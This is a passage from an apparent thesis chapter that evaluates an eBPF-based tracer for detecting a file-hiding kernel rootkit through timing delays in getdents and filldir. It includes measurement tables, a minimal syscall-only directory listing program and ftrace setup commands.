16     "S" (O_RDONLY | O_DIRECTORY) // 2. arg: flags (in RSI)
17     : "rcx", "r11", "memory" // Clobbers
18 );
19 if (fd == -1) {/*error*/}
20
21 // Perform the getdents syscall using
22 asm volatile (
23     "syscall"
24     : "=a" (nread)       // return value: nread
25     : "0" (SYS_GETDENTS64_NR), // syscall number (in RAX)
26     "D" (fd),           // 1. arg: file descriptor (in
27         RDI)
28     "S" (buf),         // 2. arg: buffer (in RSI)
29     "d" (1024)         // 3. arg: buffer size (in RDX)
30     : "rcx", "r11", "memory" // Clobbers
31 );
32 if (nread == -1) {/*error*/}
33
34 // Loop over the directory entries
35 for (bpos = 0; bpos < nread;) {
36     d = (struct linux_dirent *) (buf + bpos);
37     printf("%s\n", d->d_name);
38     bpos += d->d_reclen;
39 }
40 close(fd);

```

Figure 4.5: Rudimentary implementation of `ls` “`ls-basic`”, using no libraries but direct syscalls.

Evaluation & Discussion

This chapter describes the kernel function runtime tracing tool based on eBPF developed as part of this thesis. We developed this from scratch with the help of the BCC toolchain, thus we need to verify the validity of the collected data. Our low level implementation is susceptible to running out of memory for the data, being scheduled unfavourable, since we work on a non-realtime system potentially other overlooked facets. Thus, we need to make sure all the data arrives and nothing gets lost.

5.1 eBPF Probe Evaluation

BCC's `bpf_prog_ring_buffer_poll()` behaves different from what the documentation suggests. It leads to the assumption that if there is no timeout specified and no data in the ringbuffer (yet), that it would not block, but return immediately. We add a timeout value contradictory to what the documentation suggests. BCC is a rather young project under active development, it is expected to have some quirks.

Syntax: `BPF.ring_buffer_poll(timeout=T)`

This polls from all open ringbuf ring buffers, calling the callback function that was provided when calling `open_ring_buffer` for each entry.

The timeout parameter is optional and measured in milliseconds. In its absence, polling continues until there is no more data or the callback returns a negative value.

BPF Compiler Collection documentation [24]

As mentioned earlier in section 4.1 we construct intervals from adjacent probe points in the code. Running the experiment shows intervals that should not be there, intervals

between functions that are not neighbours in the call trace as shown in Figure 3.3. At first it is unclear why this happens. Possibly we miss events. As a matter of fact, there is no documentation what happens when `BPF_RINGBUF_OUTPUT(buffer, 1 << 4)` of the eBPF program becomes full. One can guess that it does not block, because this would freeze the kernel. So either the behavior is to overwrite events or to drop events. In any case we lose events.

To resolve this issue, we adjust our program to use a bigger ringbuffer and poll more frequently, at the extent of memory and CPU usage. In order to cut off computational resource consumption when no events get lost we implement a sanity check on the output data. It checks for such holes by calculating the measured events per pid, and gives a warning if there is a pid whose number of recorded events deviates more than 5 times the standard deviation. This way we can easily experiment with the ringbuffer size and polling interval and know the effect it makes on data correctness.

When running the experiment 100x with the `getpid_opendir_readdir_root` program, we see two unexpected things. `__x64_sys_getdents64-enter` is in the data set 6x instead of the expected 2x, per run. Using `strace` we can see that the `getpid_opendir_readdir_root` program performs the syscall twice. `x64_sys_call-enter:__x64_sys_getdents64-enter` and `__x64_sys_getdents64-return:x64_sys_call-return` are the most outer intervals that we expect to measure. They each consist of the general syscall enter and specific syscall enter tracepoints and returns respectively. The intervals should be equal in amount. But we observe the enter interval almost 10x as often as the return interval, this is depicted in Figure 5.1, It seems that BCC has a hard time tracing the syscall entries and exists. Possibly tracing other functions will let us avoid this issue.




Figure 5.1: Entering the syscall vs returning from the syscall

Figure 5.2 shows that we have no issue tracing inner functions correctly, they all get traced equally often, as expected. Next, Figure 5.3 shows intervals between said inner functions of the `getdents` syscall. The lengths of the intervals seem to be normally distributed. This means: *We can measure intervals between points that will likely be interfered with by a rootkit.*



Figure 5.2: Inner functions of `getdents` get traced equally often.

Figure 5.3: Normal distribution of four intervals.

In the first run of the experiment we see in the execution with rootkit the function that was hooked has been hit twice as often in Figure 5.4, while it would be logical to be hit equally often. This may lead to the conclusion that `ftrace` hooks to functions via name, since we have a `__x64_sys_getdents64()` and a `hook__x64_sys_getdents64` function. No, it turns out changing the name of our hook function to something

```

no rootkit
x64_sys_call-enter: 1530
__x64_sys_getdents64-enter: 70
__f_unlock_pos-enter: 70
__f_unlock_pos-return: 70
__x64_sys_getdents64-return: 70
x64_sys_call-return: 215

rootkit
x64_sys_call-enter: 1530
__x64_sys_getdents64-enter: 140
__f_unlock_pos-enter: 70
__f_unlock_pos-return: 70
__x64_sys_getdents64-return: 140

```

Figure 5.4: Caraxes with getdents-hooking, recording getdents and sys_call tracepoints.

```

no rootkit
x64_sys_call-enter: 1310
x64_sys_call-return: 1300
rootkit
x64_sys_call-enter: 1306

```

Figure 5.5: Caraxes with getdents-hooking, recording only sys_call tracepoints.

else does not make a difference. We seem to not have any `x64_sys_call-return` events. This is a problem because we would expect to see the rootkits delay between `__x64_sys_getdents64-return` and `x64_sys_call-return`.

When running with only the `x64_sys_call` enter+return tracepoint set, we seem to be losing the return event when activating the rootkit, see Figure 5.5. So apparently the mechanism used by the rootkit for function hooking does mangle with our detection.

Because of this observation we implement a check to assess if the rootkit is still operating as expected, while the functions hooked by the rootkit are hooked by our probes. It turns out that the probe disables the rootkit in this case! **The files that were supposed to be hidden are visible!** This happens most likely because the detection program overwrites the hook that was set earlier by the rootkit, unaware of the rootkit and that there already might be a hook.

Therefore we developed the alternative implementation of the rootkit, that does not hook `getdents`, but `filldir` instead. When employing `filldir`-wrapping for rootkit functionality and also placing the detection around `filldir`, we finally receive all the

events we expect and can therefore calculate run time intervals of the sections of kernel code we are interested in.

5.2 Results

All experiments are ran on the same type of Virtual Machine, from a hardware point of view: 2GB RAM, 1 vCPU, Intel i7-10610U CPU @ 1.80GHz. The experiments happen on Ubuntu 22.04 with Linux Kernel 6.5 if not mentioned differently in the experiments description. The directory of files that is looked at contains two files with the names: `hide_me_asdf` and `see_me_123`, if not outlined otherwise. With “looking at” we mean to list the files in the directory with our own `ls` implementation `lsbasic 4.5`.

When employing `filldir`-wrapping for rootkit functionality we can see a clear increase in time consumption of 27% and 38%, see Table 5.1. Also the detection does not kill the rootkit anymore.

interval	normal	rootkitted	difference
<code>filldir64-enter:filldir64-return</code>	1187.7	1513.0	27.4%
<code>filldir64-return:filldir64-enter</code>	66915.9	92227.5	37.8%

Table 5.1: Caraxes with `filldir` wrapping, mean values over 1000 executions.

5.2.1 Number of Probe Points

In the previous experiment we solely looked at the fact that there is a time delay at the expected position, by measuring time stamps at `filldir` entry and return points. In the real world we would not know beforehand where exactly the rootkit intervenes. Therefore we would like to show that the rootkit is evident even if we spray many probe points. While we are limited to setting probe points at function entries and returns, we can set more probe points to more precisely look at the delay by setting probes on inner functions of `filldir`. When looking at the callstack of `getdents` Figure 3.3, we see that `verify_dirent_name` is inside `filldir` and therefore a good candidate. Since we do not know how precisely the original `filldir` and our hooked `filldir` function interact, we also set probe points to the adjacent `touch_atime` and the encapsulating `dcache_readdir` function.

eBPF seems to be unable to trace `dcache_readdir`, this may be due to the fact that it does not get called via normal function call but with lots of indirection over a struct that contains a pointer to the function that gets passed. Table 5.2 thus does not contain any `dcache_readdir` events, but we do not need all the probe points.

We can take the callstack from Figure 3.3 and insert the delays to visualize the matter, this is depicted in Figure 5.6. It is visible that the strong time increments happen before and after the `filldir` function. This is exactly what we expected. One may be confused that `filldir` gets called twice within the loop (`iterate_dir`), sadly there

interval	normal	rootkitted	% slower
iterate_dir-enter:filldir64-enter	3082.6	4308.9	39.8
filldir64-enter:verify_dirent_name-enter	699.3	732.6	4.8
verify_dirent_name-enter:verify_dirent_name-return	572.2	572.2	0.0
verify_dirent_name-return:filldir64-return	632.6	637.1	0.7
filldir64-return:filldir64-enter	5981.0	7360.2	23.1
filldir64-return:touch_atime-enter	1008.1	1379.3	36.8
touch_atime-enter:touch_atime-return	775.8	775.8	0.0
touch_atime-return:iterate_dir-return	732.2	672.7	-8.1
iterate_dir-return:iterate_dir-enter	14984.5	15406.0	2.8
iterate_dir-enter:touch_atime-enter	1217.4	1189.2	-2.3
iterate_dir-return:touch_atime-enter	67501.5	67144.5	-0.5
touch_atime-return:touch_atime-enter	120124.3	144782.1	20.5
touch_atime-return:iterate_dir-enter	424126.6	418986.1	-1.2

Table 5.2: Caraxes with `filldir` wrapping, 1000 executions, more probe points.

is no documentation on why the kernel does this, but for our case it does not matter because we can see the expected increase at both the invocations.

5.2.2 Medians vs Means

When looking at the medians in Table 5.3 instead of the means, the time increase that we measured becomes radically less significant. Whats even more alarming about the accuracy of our result is the huge standard deviation. We will take a deeper look in the cause of this in subsection 5.3.3.

value	normal	rootkitted
mean	6037.1	7773.4
median	4836.0	5448.0
difference (mean)	0	28.8%
difference (median)	0	12.7%
standard deviation	7546.7	18569.0
median absolute deviation	357.0	386.0

Table 5.3: Statistical values for the `filldir64-return:filldir64-enter` interval.

5.2.3 CPU Under Load

We measure time. In a non-realtime system like Linux, there is no guarantee when a specific process receives CPU time. Thus it is possible that our time measurements would be different if the system as under heavy load. So far we conducted all the tests on a mostly idle system.

```

iterate_dir() {
  // 39.8%
  filldir64() {
    // 4.8%
    verify_dirent_name() {
      // 0.0%
    }
    // 0.7%
  }
  // 23.1%
  filldir64() {
    // 4.8%
    verify_dirent_name() {
      // 0.0%
    }
    // 0.7%
  }
  // 36.8%
  touch_atime() {
    // 0.0%
  }
  // -8.1%
}

```

Figure 5.6: call stack with delays inserted

We will use `stress-ng` [46] to simulate load, it is a modern Linux load testing tool with many test for among others cpu, virtual memory and disk IO. We will use it in a simple configuration and run a cpu stress test with 10 workers: `stress-ng --cpu 10`.

Table 5.4 shows the interval means for a system under load as described before. When comparing this to Table 5.2 we can see an even more significant time increase. This means load does affect our experiment, but in either case we can see the rootkit. Nevertheless this will make it difficult to get “clean” data to compare against in a real-world scenario, because the load of a system can change. But this is an inherent problem of anomaly detection [52] and not specific to this work.

5.2.4 File Name Length

The rootkit decides weather or not to hide files based on their names. Thus it needs to read the file names, we assume this is the operation that takes so much time that we measure. This may lead to the conclusion that we should see a higher delay if the filenames are very long. But we have to take into account that also a not rootkitted `filldir` will take longer to write the longer filenames. So far we conducted the experiment with two files in a directory a hidden one (`hide_me_asdf`) and a visible one (`see_me_123`).

interval	normal	rootkitted	% slower
iterate_dir-enter:filldir64-enter	31861.1	4568.0	-85.7
filldir64-enter:verify_dirent_name-enter	686.0	715.6	4.3
verify_dirent_name-enter:verify_dirent_name-return	584.0	577.3	-1.2
verify_dirent_name-return:filldir64-return	640.9	628.0	-2.0
filldir64-return:filldir64-enter	9205.8	16510.5	79.3
filldir64-return:touch_atime-enter	982.3	1802.6	83.5
touch_atime-enter:touch_atime-return	831.8	882.1	6.0
touch_atime-return:iterate_dir-return	671.6	711.9	6.0
iterate_dir-return:iterate_dir-enter	40190.7	41175.0	2.4
iterate_dir-enter:touch_atime-enter	1120.2	1023.5	-8.6
iterate_dir-return:touch_atime-enter	67642.8	154487.9	128.4
touch_atime-return:touch_atime-enter	246581.0	411150.3	66.7
touch_atime-return:iterate_dir-enter	742684.0	1270023.3	71.0

Table 5.4: Caraxes with `filldir` wrapping, 100 executions, while the system is under load.

The length of these file names is not extraordinary. To test our theory we prepend a 100 character random string to the file names. In Table 5.5 we can see that all times increased when using long names, compared to Table 5.1, like expected. The time increase inside the `filldir` function almost doubles to 52%, while the outer increase stays roughly the same with 34%. This makes sense since the actual string comparison that is time consuming happens inside `filldir64` and the outer delay is most likely just hooking overhead.

interval	normal	rootkitted	% slower
filldir64-enter:filldir64-return	1268.5	1928.3	52.0
filldir64-return:filldir64-enter	72006.0	96554.9	34.1

Table 5.5: caraxes-filldir, 1000 runs, with a hidden and visible file, with file name lengths of over 100 characters.

5.2.5 Many Files

So far we only looked at directories with two files inside. Let's look at the difference of many hidden files versus many visible files in a directory. Table 5.6 suggests that there is not so much of a difference on whether there are many hidden files or many visible files. The difference is 78.5% slower when the rootkit is on if there are many hidden files, vs. 65.4% slower with the rootkit when there are almost no files to hide. Thus our detection works equally well no matter if files are actively hidden by the rootkit or not. The conclusion is that the string comparison where the rootkit has to decide if a file should be hidden has to happen no matter if the hiding will be done. And that the string comparison is the time consuming operation.

interval	normal	rootkitted	% slower
<i>100 hidden files and 1 visible:</i>			
filldir64-enter:filldir64-return	2422.9	2300.0	-5.1
filldir64-return:filldir64-enter	5162.8	9217.6	78.5
<i>100 visible files and 1 hidden:</i>			
filldir64-enter:filldir64-return	2358.4	2509.6	6.4
filldir64-return:filldir64-enter	5046.2	8344.0	65.4

Table 5.6: Top: 100 hidden files and 1 visible. Bottom: 100 visible files and 1 hidden.

5.2.6 Newer Linux Version

So far all experiments were conducted on Linux 6.5 with Ubuntu 22.04. We will now compare with the at time of writing absolutely newest Linux version: **6.11** and Ubuntu 24.04.

Figure 5.7 displays a histogram comparing runtimes of `filldir64-enter:filldir64-return` with and without rootkit on Linux 6.11. A clear increase in runtime is visible. But the distribution of runtime classes (we will discuss these later in subsection 5.3.3) is very different to what we have seen so far. This shows that new “clean” data sets for comparison have to be generated at least with every new kernel version. Now for the left peak visible in Figure 5.7: the dataset contains 4x as many events for the run without rootkit compared to the one with. We will discuss possible reasons for this in section 5.3. Nevertheless when able to pick the right events to look at our classification stands strong.

5.3 Challenges

Some of the data we acquired is different from what we expected. Thus, we look into irregularities of our data in this section and try to understand or explain them.

5.3.1 high `filldir` event count

An unexpected observation we made during our experiments is the high amount of `filldir` events, as seen in Figure 5.8. In an experiment run 1000x with two files we would expect 2000 calls to `filldir`, for a directory containing two files.

We do not know how often `filldir` gets called. We use `strace` to see that a normal invocation of `ls` calls `getdents64` twice. This could confuse our interpretation, therefore we create our own tiny `'ls'` implementation, to have precise control over which syscalls are invoked. `ls-basic` performs a single `open` syscall to retrieve the directory’s filedescriptor, which is an argument needed for `getdents64`, which we call subsequently. The implementation of `ls-basic` can be seen in Figure 4.5. With this we use `ftrace` again to see the invocations of `filldir64` per `getdents64` syscall.




Figure 5.7: Histogram showing `filldir64-enter:filldir64-return` interval on Linux 6.11 comparing with and without rootkit.

```
no rootkit
filldir64-enter: 24000
filldir64-return: 24000
rootkit
filldir64-enter: 41000
filldir64-return: 41000
```

Figure 5.8: Caraxes with `filldir`-hooking, 1000 iterations.

```
cd /sys/kernel/debug/tracing

echo function_graph > current_tracer # set the tracer we want
echo $$ > set_fttrace_pid # trace this process' pid
echo "" > trace # empty the trace buffer
    from old events
echo 1 > tracing_on # start the tracing

exec ls-basic test_dir # execute the command we
    want to trace
```

Figure 5.9: Use `fttrace` to see `filldir` invocations.

Running `ls-basic` with `ftrace` as shown in Figure 5.9 shows us:

- For an empty directory `filldir` gets called 2x.
- For a directory with 1 element `filldir` gets called 3x.
- For a directory with 10 elements `filldir` gets called 12x.

We observe $elements + 2$ calls to `filldir`, those extra calls can be explained by the reference to self (`.`) and to the parent directory (`..`), that also get listed by `ls`. Thus we see one call to `filldir` per element plus two.

probe point	normal	rootkitted
<code>filldir64-enter</code>	456	853
<code>verify_dirent_name-enter</code>	456	424
<code>verify_dirent_name-return</code>	456	424
<code>filldir64-return</code>	456	853

Table 5.7: Caraxes with `filldir` wrapping and `ls-basic` detection, Nr of probe-point-hits, 10 executions.

Now we can run the experiment with `ls-basic` as a detection program, knowing how many calls to `filldir` to expect. In the experiment displayed in Table 5.7 with 10 iterations on a directory like [`. .. hide_me_123 see_me_asdf`] (4 files), we would expect 40 calls to `filldir`. We see 456 in the result though. We will look into this in 5.3.2. In general we observe a roughly 10x magnification of event counts from what we expect, this scales linearly. Apart from that the numbers add up: `enter` and `return` are always equal, without rootkit `filldir` and `verify_dirent_name` are 1:1, as expected. With rootkit we hit the `filldir` point almost twice as often, this makes sense considering that we have 2 `filldir` functions (hook & original) in that case, but in 1/4 of the cases (`hide_me`), the inner function does not get called, because the original `filldir` function never gets called, thus $456 \times 2 \times \frac{7}{8} \approx 853$ makes sense.

5.3.2 `filldir` runtime classes

Drawing boxplots of the `filldir64-return:filldir64-enter` intervals in Figure 5.10, suggests that the function has different runtime classes. To see weather only one of them is affected by the rootkit we divide the data. Splitting at $0.75ms$ in figure 5.11 shows this clear distinction.

	normal	rootkitted
< 75ms	2200	1900
>= 75ms	100	100

Table 5.8: The `filldir64-return:filldir64-enter` interval split into two classes.




Figure 5.10: Boxplots comparing the distributions of `filldir64-return:filldir64-enter` intervals.

When digging into the dataset as in table 5.8, to see how our values distribute into the two newly observed classes, we notice that we have exactly 100 elements in the “slow” class, for a dataset with the experiment run 100 times. This partially explains our previous observation where we see roughly 10x as many events as we expect. Apparently the “slow” events are the expected ones.

We can use Otsu’s method [72] to calculate the actual class separation point, that we previously empirically derived from the plot by looking at it. Otsu’s method is a thresholding algorithm commonly used in computer vision to split an image into foreground and background. It works by maximizing inter-class variance. For the current dataset Otsu gives a class-separator at $0.296ms$, way lower than our manual one, this is because of the high density of the “fast” class. Nevertheless this value absolutely works for our purpose.

Now we compare the means of the two classes, to see if we have a stronger distinction between the normal system and the system affected by the active rootkit. For the same




Figure 5.11: Boxplots comparing the distributions of `filldir64-return:filldir64-enter` intervals, split into two classes.

dataset we have a 20% time increase looking at the overall mean, and only a 8.7% increase when looking only at the “slow” class. Therefore we assume the rootkit affects both classes of execution times.

5.3.3 General Runtime Classes

As seen in the previous subsection the runtimes of kernel functions tend to fall into several classes instead of a single common one which would be normal distributed. Because of those classes the data we are looking at could be modeled as a Gaussian Mixture Model [74], a set containing several normal distributions, one for each runtime class. This mixture of normal distributions is also the reason for the extreme normal deviation seen in subsection 5.2.2. Thus, theoretically in order to argue that we can see an actual time increase between the measurements without and with rootkit, we would have to show that it increased for every relevant¹ class. Splitting a set of measurements into all

¹Consider a function with different branches, where one is not affected by the rootkit.

its respective classes automatically, is a hard problem though and out of scope for this thesis. Figure 5.12 makes it evident though that there is a clear increase of runtime for all the different classes, with a mean increase around 550ns for each.

